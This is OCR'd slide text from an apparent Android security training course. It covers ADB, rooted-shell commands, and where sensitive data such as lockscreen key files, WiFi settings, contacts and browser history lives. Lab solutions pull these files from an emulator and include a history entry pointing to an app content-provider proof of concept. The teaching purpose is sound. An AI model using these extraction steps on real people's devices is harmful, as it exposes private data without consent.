
HOMEWORK

- Launch installed ***APK Export (Backup & Share)*** application inside Genymotion Emulator and dump the ***LinkedIn*** apk binary from the running Genymotion









Module 1: Android Primer

- Extracting APK files from Google Play
- Understanding the Android Package Structure
- Android Debug Bridge
- Android File Structure

Android Primer
Understanding the Android Package Structure

- Application are developed using Android Studio
- Distributed as .apk files through the Google Play Store
- Applications are signed using Developer certificate
- No DRM signing by Google


Android Primer
Understanding the Android Package Structure


Module 1: Android Primer

- Introduction to Android Studio
- Extracting APK files from Google Play
- Understanding the Android Package Structure
- Android Debug Bridge
- Android File Structure

Android Primer
Android Debug Bridge (ADB)

- The Android OS helps control and enforce security
- Android Debug Bridge (adb) is a command line tool that lets you communicate with an emulator instance or with a connected Android device
  - Used for testing; uploading payloads and tools
  - For more information on the various commands see https://developer.android.com/tools/help/adb.html
- In a non-rooted device, certain parts of the directory structure are blocked
  - Analogous to Linux, where sudo must be run to gain access
  - Rooting a device allows root access to those directories
- The Android emulators are rooted by default
  - The Developer has access to everything





Android Primer
Android Debug Bridge (ADB)

- adb shell
- adb logcat
- adb install <appname.apk>
- adb push <srcaddr> <destaddr>
- adb pull <srcaddr> <destaddr>

Android Primer
Android Debug Bridge (ADB)

TASK

- Start Genymotion AVD
- Run adb shell ps to view the current process details
  - or ps –A from inside the adb shell
  - What weird fact do you notice about the process owners?

Running Commands as root

Emulator/Corellium: `adb shell "su 0 cat system/etc/prop.default"`

Magisk Rooted devices: `adb shell "su -c cat system/etc/prop.default"`

OR

Restart adbd as root using: `adb root&` (followed by adb connect)

Module 1: Android Primer

- Introduction to Android Studio
- Extracting APK files from Google Play
- Understanding the Android Package Structure
- Android Debug Bridge
- Android File Structure

Android Primer
Android File Structure

Android Primer
Android File Structure - Important Locations

- **/data/app** : APKs of applications installed by user
- **/data/data** : Application sandbox
- **/data/local/tmp** : Writeable (without root)
- **/data/system/package_cache/**: List of all packages installed on the device
- **/data/system/packages.list** : Shows apps installed on the device along with the userid and local data sandbox location
- **/data/system/packages.xml** : shows apps installed along with lib path and the various permissions
- **/data/vendor/wifi/hostapd/hostapd.conf** : Wifi settings (not on all devices)
- **/data/misc/wifi/** : WiFi data
- **/etc/security/cacerts** : System certificate store. Allow list of system certificates that are trusted by the device
- **/sdcard** : data stored by the application on the sdcard
- **/system/app**: APK file for all of the system applications installed on the device
- **/data/system/gatekeeper.password.key, /data/system/gatekeeper.pattern.key, /data/system/locksettings.db** : Android Lockscreen security

Android Forensics Cheatsheet

https://sansorg.egnyte.com/dl/70HVz2FsAd

Android Primer
Android File Structure – Extracting APK from device

- `adb shell pm list packages`
- `adb shell ps`
- `adb shell pm path <package name>`
- `adb pull <device app path> <local directory>`

Android Primer
Android File Structure – Extracting APK from device

- List of all apps installed on device
  - `adb shell pm list packages`
- List of all apps installed on device along with APK path
  - `adb shell pm list packages -f`
- List all the user installed applications on the device
  - `adb shell pm list packages -3 -f`

TASK

- In the Genymotion Chrome application, visit a few websites, **and then close the application**.
- Your TASK is to find out the location of the visit history (urls') in the application data sandbox
- Extract the stored history file from the device to your laptop

Solution


- `adb shell cat /data/system/packages.list | grep chrome`

```
➜  ~ adb shell cat /data/system/packages.list | grep chrome
com.google.android.trichromelibrary_443009131 10123 0 /data/user/0/com.google.android.trichromelibrary_
443009131 default:targetSdkVersion=30 none 0 443009131
com.android.chrome 10127 0 /data/user/0/com.android.chrome default:targetSdkVersion=30 3002,3003,3001 0
 443009131
➜  ~
```

- OR


```
➜  ~ adb shell pm list packages | grep chrome
package:com.android.chrome
➜  ~
```

```
vbox86p:/ # cd /data/user/0/com.android.chrome
vbox86p:/data/user/0/com.android.chrome # ls
app_chrome app_tabs     cache      databases lib       shared_prefs
app_dex    app_textures code_cache files     no_backup
vbox86p:/data/user/0/com.android.chrome # find . -iname history
./app_chrome/Default/History
vbox86p:/data/user/0/com.android.chrome # file ./app_chrome/Default/History
./app_chrome/Default/History: data
vbox86p:/data/user/0/com.android.chrome # sqlite3 ./app_chrome/Default/History
SQLite version 3.22.0 2018-12-19 01:30:22
Enter ".help" for usage hints.
sqlite> .tables;
Error: unknown command or invalid arguments:  "tables;". Enter ".help" for help
sqlite> .table
downloads                 meta                      urls
downloads_slices          segment_usage             visit_source
downloads_url_chains      segments                  visits
keyword_search_terms      typed_url_sync_metadata
sqlite> select * from urls;
4|http://yahoo.com/|Yahoo|1|0|13264116131673939|0
5|https://yahoo.com/|Yahoo|1|0|13264116131673939|0
6|https://www.yahoo.com/|Yahoo|1|0|13264116131673939|0
7|http://10.0.0.30:1114/|Directory listing for /|20|16|13264153142611755|0
8|http://10.0.0.30:1114/pocket_poc.html||2|0|13264123700193130|0
9|http://10.0.0.30:1114/pocket_poc2.html||1|0|13264119515823505|0
10|https://www.google.com/search?q=android-app%3A%2F%2Fcom.esccardio.escpocketguidelines.FileContentProvider%2Froot%2Fsdcard%2FDownload%2Fhistory_data%23Intent%3Btype%3Dtext%2Fhtml%3Bend&oq=android-app%3A%2F%2Fcom.esccardio.escpocketguidelines.FileContentProvider%2Froot%2Fsdcard%2FDownload%2Fhistory_data%23Intent%3Btype%3Dtext%2Fhtml%3Bend&aqs=chrome..69i57j69i58.27771j0j4&sourceid=chrome-mobile&ie=UTF-8|android-app://com.esccardio.escpocketguidelines.FileContentProvider/root/sdcard/Download/history_data#Intent;type=text/html;end - Google Search|2|0|13264121032061067|0
```




HOMEWORK

- The Genymotion AVD has a contact named “SOS” stored on it.
- Your TASK is to find out the location of the contacts package data sandbox
- Extract the stored contact file from the device to your laptop



Solution

- `adb shell cat /data/system/packages.list | grep contacts`



```
vbox86p:/ # cd /data/user/0/com.android.providers.contacts
vbox86p:/data/user/0/com.android.providers.contacts # ls -ls
total 40
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 cache
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 code_cache
8 drwxrwx--x 2 u0_a38 u0_a38       4096 2021-02-28 17:43 databases
8 drwxrwx--x 4 u0_a38 u0_a38       4096 2020-07-12 16:44 files
8 drwxrwx--x 2 u0_a38 u0_a38       4096 2021-02-28 17:42 shared_prefs
vbox86p:/data/user/0/com.android.providers.contacts # cd databases
vbox86p:/data/user/0/com.android.providers.contacts/databases # ls -ls
total 788
 36 -rw-rw---- 1 u0_a38 u0_a38  32768 2021-02-28 17:33 calllog.db
  4 -rw-rw---- 1 u0_a38 u0_a38      0 2021-02-28 17:33 calllog.db-journal
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:43 contacts2.db
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:27 profile.db
  4 -rw-rw---- 1 u0_a38 u0_a38      0 2021-02-28 17:27 profile.db-journal
vbox86p:/data/user/0/com.android.providers.contacts/databases # sqlite3 contacts2.db
SQLite version 3.22.0 2018-12-19 01:30:22
Enter ".help" for usage hints.
sqlite> select * from data;
1||5|1|oLjK7E3m9UlUAWpuRYU7/XoV97Q=
|0|0|0|0|911|2|||||||||||||||||0||
2||7|1|Hm3yrmOGzQRGQKLRUjtrup4pOJQ=
|0|1|1|1|sos sos|sos|sos|||||||1|0|||||||||0||
sqlite>
```

```
1|vbox86p:/data/user/0/com.android.providers.contacts # ls -ls
total 40
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 cache
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 code_cache
8 drwxrwx--x 2 u0_a38 u0_a38       4096 2021-02-28 17:46 databases
8 drwxrwx--x 4 u0_a38 u0_a38       4096 2020-07-12 16:44 files
8 drwxrwx--x 2 u0_a38 u0_a38       4096 2021-02-28 17:42 shared_prefs
vbox86p:/data/user/0/com.android.providers.contacts # cd databases/

vbox86p:/data/user/0/com.android.providers.contacts/databases # ls -ls
total 828
 36 -rw-rw---- 1 u0_a38 u0_a38  32768 2021-02-28 17:33 calllog.db
  4 -rw-rw---- 1 u0_a38 u0_a38      0 2021-02-28 17:33 calllog.db-journal
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:43 contacts2.db
 36 -rw-rw---- 1 u0_a38 u0_a38  32768 2021-02-28 17:46 contacts2.db-shm
  4 -rw-rw---- 1 u0_a38 u0_a38      0 2021-02-28 17:46 contacts2.db-wal
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:27 profile.db
  4 -rw-rw---- 1 u0_a38 u0_a38      0 2021-02-28 17:27 profile.db-journal
vbox86p:/data/user/0/com.android.providers.contacts/databases #
```

```
➜  ~ adb pull /data/user/0/com.android.providers.contacts/databases/contacts2.db
/data/user/0/com.android.providers.contacts/databases/contacts2.db: 1 file pulled, 0 skipped
( 0.038s)
```

DB Browser for SQLite - /Users/dns/contacts2.db


New Database | Open Database | Write Changes | Revert Changes | Open Project | Save Project | Atta

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: data

